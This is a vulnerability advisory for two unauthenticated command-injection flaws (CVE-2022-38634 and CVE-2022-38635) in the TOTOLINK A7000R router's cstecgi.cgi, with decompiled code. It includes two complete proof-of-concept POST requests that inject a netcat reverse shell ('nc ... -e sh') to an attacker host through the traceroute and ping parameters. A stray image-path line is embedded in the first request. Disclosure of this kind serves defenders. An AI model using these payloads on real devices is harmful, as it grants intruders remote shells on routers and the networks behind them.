Product Description

TOTOLINK A7000R

https://www.totolink.net/home/menu/newstpl/menu_newstpl/products/id/171.html

• Latest firmware version v9.1.0u.6115_B20201022 can be obtained at:

https://www.totolink.net/home/menu/detail/menu listtpl/download/id/171/ids/36.html

CVE-2022-38634 FUN_00421c94 cstecgi.cgi Command Injection

Description

In FUN_00421c94 of cstecgi.cgi, the program reads user input from a POST request, in which uvar1 is set by user. As shown in the figure below, uvar1 is passed into a string, which is later directly executed by system through dosystem().

This allows attackers to directly inject and execute command through sending a crafted POST request to <code>/cgi-bin/cstecgi.cgi</code>. No authentication is needed to perform this attack.

POC

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.5.12

Content-Length: 91
```

```
Accept: application/json, text/javascript, */*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ApplewebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.81 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://192.168.5.12


Referer: http://192.168.5.12/advance/traceroute.html

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

{"command":"8.8.8.8||nc 192.168.5.11:12345 -e sh;", "num":"4", "topicurl":"setTracerouteCfg"}
```



CVE-2022-38635 FUN_00421ddc cstecgi.cgi Command Injection

Description

Similar to the case above, parameter ip is set by user. Again, no sanitization is done. This allows attackers to execute arbitrary command via crafted POST request. No authentication needed.

```
Decompile: FUN_00421ddc - (cstecgi.cgi)
2 undefined4 FUN_00421ddc(undefined4 param_1)
4 {
    undefined4 uVarl;
    char *__nptr;
 6
    int iVar2;
8
    undefined *puVar3;
    char acStack144 [128];
10
11
    puVar3 = &_mips_gp0_value;
12
    memset(acStack144,0,0x80);
    uVarl = websGetVar(param_1,"ip","www.baidu.com");
14
      nptr = (char *)websGetVar(param_1,"num","");
15
     iVar2 = atoi(_nptr);
16
    | sprintf(acStack144, "ping %s -w %d &>/var/log/pingCheck", uVarl, iVar2, puVar3);
   doSystem(acStack144);
17
    setResponse(&DAT_00438564, "reserv");
18
19
    return 1;
20 }
21
```

POC

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.5.12

Content-Length: 55

Accept: application/json, text/javascript, */*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.81 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://192.168.5.12

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

{"ip":"8.8.8.8;nc 192.168.5.11:12345 -e sh;","num":"1","topicurl":"setDiagnosisCfg"}
```

